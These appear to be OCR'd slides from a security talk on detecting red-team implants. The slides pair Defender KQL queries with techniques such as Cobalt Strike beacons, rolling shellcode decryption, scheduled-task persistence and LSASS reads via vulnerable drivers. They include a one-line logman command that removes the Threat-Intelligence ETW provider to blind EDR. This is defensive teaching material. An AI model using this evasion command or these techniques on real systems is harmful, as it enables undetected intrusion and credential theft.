
Detective control

Msiexec executing DLL network connection (finetune needed)

```
DeviceNetworkEvents
| where Timestamp > ago(1h)
| where InitiatingProcessParentFileName =~ "msiexec.exe"
| join kind=inner (
    DeviceProcessEvents
    | where Timestamp > ago(3h)
    | where InitiatingProcessFileName =~ "msiexec.exe"
) on DeviceId,
    $left.InitiatingProcessParentId == $right.InitiatingProcessId,
    $left.InitiatingProcessParentCreationTime == $right.InitiatingProcessCreationTime
| where InitiatingProcessCommandLine1 has_any ("/y", "-y", "/z", "-z")
```

Execution via powershell





Launch beacon in EXE file via PowerShell

Detective control

Executable files dropped via Arc CustomScriptHandler

```
let win_executable_extensions = dynamic([".dll", ".exe"]);
DeviceFileEvents
| where TimeGenerated > ago(1h)
// Search for file created events by Arc Custom Script Handler
| where ActionType == "FileCreated"
| where InitiatingProcessFileName =~ "customscripthandler.exe"
// Get the file type
| extend FileType = tostring(parse_json(AdditionalFields).FileType)
// Flag on extension or executable file type
| where FileName has_any (win_executable_extensions) or
    FileType contains "Executable"
```

Why is this so hard to detect?

Encrypted beacons in **memory**

Per-instruction based **decryption**

Usage of **Beacon Object Files** (BOFs)
→ Runs **inside beacon process**
→ **No subprocess** or store on disk

Why is this so hard to detect?

In Memory Of In-Memo

OrangeCon
856 subscribers

README MPL-2.0 license

Kong Loader

Per instruction decryption, execution & encryption

LICENSE MPL V2.0 RELEASE TAG-6B911E94 BUILD PASSING

The hidden ART of rolling shellcode decryption.

Built with ♥ by Tijme Gommers – Buy me a coffee via PayPal.

Abstract • Getting started • Caveats • Future work • Issues & requests • License & copyright

Abstract

Executing malicious shellcode may trigger memory scans by EDR, leading to detection of your malware. Sleep masks were introduced to ensure that your malware is encrypted in memory while it's idle (sleeping), aiming to prevent that detection. Using sleep masks, your malware is decrypted after sleeping, executes commands, and is then encrypted and instructed to sleep again. This ensures that your malware is only briefly visible in memory.

Kong Loader prevents your malware from being visible in memory *entirely* and *whatsoever*, even while executing commands. It uses rolling decryption, terminology I'm likely misusing, but which *does* represent how Kong Loader works. For each assembly instruction, Kong Loader decrypts that specific assembly instruction, executes it, and encrypts it again. This means only the currently executing instruction is visible in memory, which is insufficient for EDR to trigger detection on.

Share Save

Why is this so hard to detect?

Async BOFs – “Wake Me Up, Before You Go Go”

Dima van de Wouw | July 16, 2025

Asynchronous BOFs: Enabling New Use Cases for Red Team Operators


The introduction of Beacon Object Files (BOFs) by Cobalt Strike in 2020 revolutionized the capabilities of red team operators and developers, offering a standardized interface for operator code to run within, and interact with, an implant. However, the current BOF standard was designed for synchronous operations, limiting its potential applications.

Asynchronous BOFs Execution Would Enable New Red Team Capabilities

Source: outflank.nl


Why is this so hard to detect?

Properly configured beacons are very hard to see




Reference: outflank.nl

Preventive control




Windows Defender Application Control
(**WDAC**)



Persistence – Schedule Task

Logs


Inspect record
[3592] powershell.exe
[13532] cmd.exe
Process ID 13532
Execution time Oct 3, 2025 3:07:38 PM
Command line "cmd.exe"
Image file path c:\windows\system32\cmd.exe
Image file SHA1 7140caf2a73676d1f7cd5e8529db861f4704c939
Image file SHA256 3f6aa206177bebb29fc534c587a246e0f395941640f3f266c80743af95a02150
Execution details Token elevation: Standard, Integrity level: Medium
Signer Microsoft Windows
Issuer Microsoft Windows Production PCA 2011
VirusTotal detection ratio 0/72
[12176] schtasks.exe schtasks /create ...
Process ID 12176
Execution time Oct 3, 2025 3:15:37 PM
Command line schtasks /create /tn "UpdaterService" /tr "C:\Users\ \Downloads\ .exe" /sc onlogon

Logs

```
130  DeviceProcessEvents
131  | where Timestamp > ago(1d)
132  | where ProcessCommandLine contains "schtasks.exe /create"
133  // Only take the ones in the last day we find ones within the organization.
134  | where ProcessCommandLine in (rareScheduledTaskRegistrations)
135  | where not(InitiatingProcessFileName =~ "startallbackcfg.exe" and InitiatingProcessParentFileName =~ "StartAllBack_update.exe")
136  | where not(InitiatingProcessFileName =~ "integrator.exe" and InitiatingProcessParentFileName =~ "OfficeClickToRun.exe")
```

Getting started | Results | Query history

Export | Take actions | Show empty columns | 1 of 4 selected | Search | 00:01.75 | Low

Filters: Add filter

ProcessVersionInfoFileDescr...	ProcessId	ProcessCommandLine	ProcessIntegrityLevel
Task Scheduler Configur...	12176	schtasks /create /tn "UpdaterService" /tr "C:\Users\[redacted]\Downloads\athe...	Medium
Task Scheduler Configur...	12588	schtasks	Medium
Task Scheduler Configur...	2444	"schtasks.exe" -h	Medium
Task Scheduler Configur...	12960	schtasks.exe	Medium

Logs


```
let lolbins = toscalar(externaldata(FileName:string, Description:string, Author:string, Date:datetime, Command:string,
    ["https://lolbas-project.github.io/api/lolbas.csv"] with(format="csv", ignoreFirstRecord=true)
    | extend FileName = tolower(FileName)
    | summarize make_set(FileName)
);
// Setting up the rare ones.
let rareScheduledTaskRegistrations = toscalar(
    DeviceProcessEvents
    | where Timestamp > ago(30d)
    | where ProcessCommandLine has_all ("schtasks",  "/create")
    | summarize count() by ProcessCommandLine
    | where count_ < 5
    | summarize make_set(ProcessCommandLine)
);
DeviceProcessEvents
| where Timestamp > ago(1d)
| where ProcessCommandLine has_all ("schtasks",  "/create")
| extend ProcessCommandLine = replace_regex(ProcessCommandLine, @"C:\\Users\\[^\\]+", "C:\\Users\\<USERNAME>")
// Only take the ones in the last day we find rare within the organization.
| where ProcessCommandLine in (rareScheduledTaskRegistrations)
| invoke FileProfile(InitiatingProcessSHA256, 1000)
| where not(GlobalPrevalence > 1000 and tolower(InitiatingProcessFileName) !in (lolbins))
```

Rare scheduled task created
(finetune needed)

Detective Controls


Unsigned executable launched from scheduled task


```
let scheduled_binaries = (
    DeviceProcessEvents
    | where Timestamp > ago(1h)
    | where InitiatingProcessCommandLine == "svchost.exe -k netsvcs -p -s Schedule"
    | distinct SHA1
);
let untrusted_binaries = (
    scheduled_binaries
    | join kind=leftanti (
        DeviceFileCertificateInfo
        | where Timestamp > ago(1h)
        | summarize max_trusted=max(IsTrusted) by SHA1
        | where max_trusted==1
    ) on SHA1
);
untrusted_binaries
| invoke FileProfile(SHA1,1000)
| where IsCertificateValid != 1 // Exclude signed binaries
| where isnotempty(GlobalPrevalence) and GlobalPrevalence < 1000
| join (
    DeviceProcessEvents
    | where InitiatingProcessCommandLine == "svchost.exe -k netsvcs -p -s Schedule"
) on SHA1
```



LSASS Read via LOLDriver

Beacon drops LolDriver





Source: loldrivers.io

LSASS Read with KernelKatz

Source: outflank.nl

Access **LSASS memory** from **Kernel level** → Parse **NTLM Hashes** from **MSV SSP**

Does not

- Create LSASS Dump on disk
- Create handle to LSASS process from user land

Was MDE blind?

MDE uses **ETW Threat Intelligence Provider** for **memory scanning** decisions

↓

Remove ETW Provider from trace session (with SYSTEM permissions)

↓


No **file**, **registry**, or **event log** artifacts associated with this event

KernelTool

Interact with a target's kernel abusing a vulnerable kernel driver.

```
logman update trace EventLog-Application --p Microsoft-Windows-Threat-Intelligence -ets
```


Detective controls



```
let LOLDrivers = externaldata (Category:string, KnownVulnerableSamples:dynamic, Verified:string ) [h@"https://www.loldrivers.io/api/drivers.json"]
    with (
        format=multijson,
        ingestionMapping=@'[{"Column":"Category","Properties":{"Path":"$.Category"}},{"Column":"KnownVulnerableSamples","Properties":{"Path":"$.Kno
    )
    | mv-expand KnownVulnerableSamples
    | extend SHA1 = tostring(KnownVulnerableSamples.SHA1), SHA256 = tostring(KnownVulnerableSamples.SHA256)
;
let SHA1List = toscalar(
    LOLDrivers
    | summarize make_set(SHA1)
);
let SHA256List = toscalar(
    LOLDrivers
    | summarize make_set(SHA256)
);
let device_events  = (
    DeviceEvents
    | where ActionType == "DriverLoad"
    | where SHA1 in (SHA1List) or SHA256 in (SHA256List)
);
let device_file_events = (
    DeviceFileEvents
    | where ActionType == "FileCreated"
    | where SHA1 in (SHA1List) or SHA256 in (SHA256List)
);
union device_events, device_file_events
| invoke FileProfile(InitiatingProcessSHA1)
| where GlobalPrevalence < 1000 or SignatureState =~ "Unsigned"
```

LolDriver drop or load from **unknown** or **unsigned** process

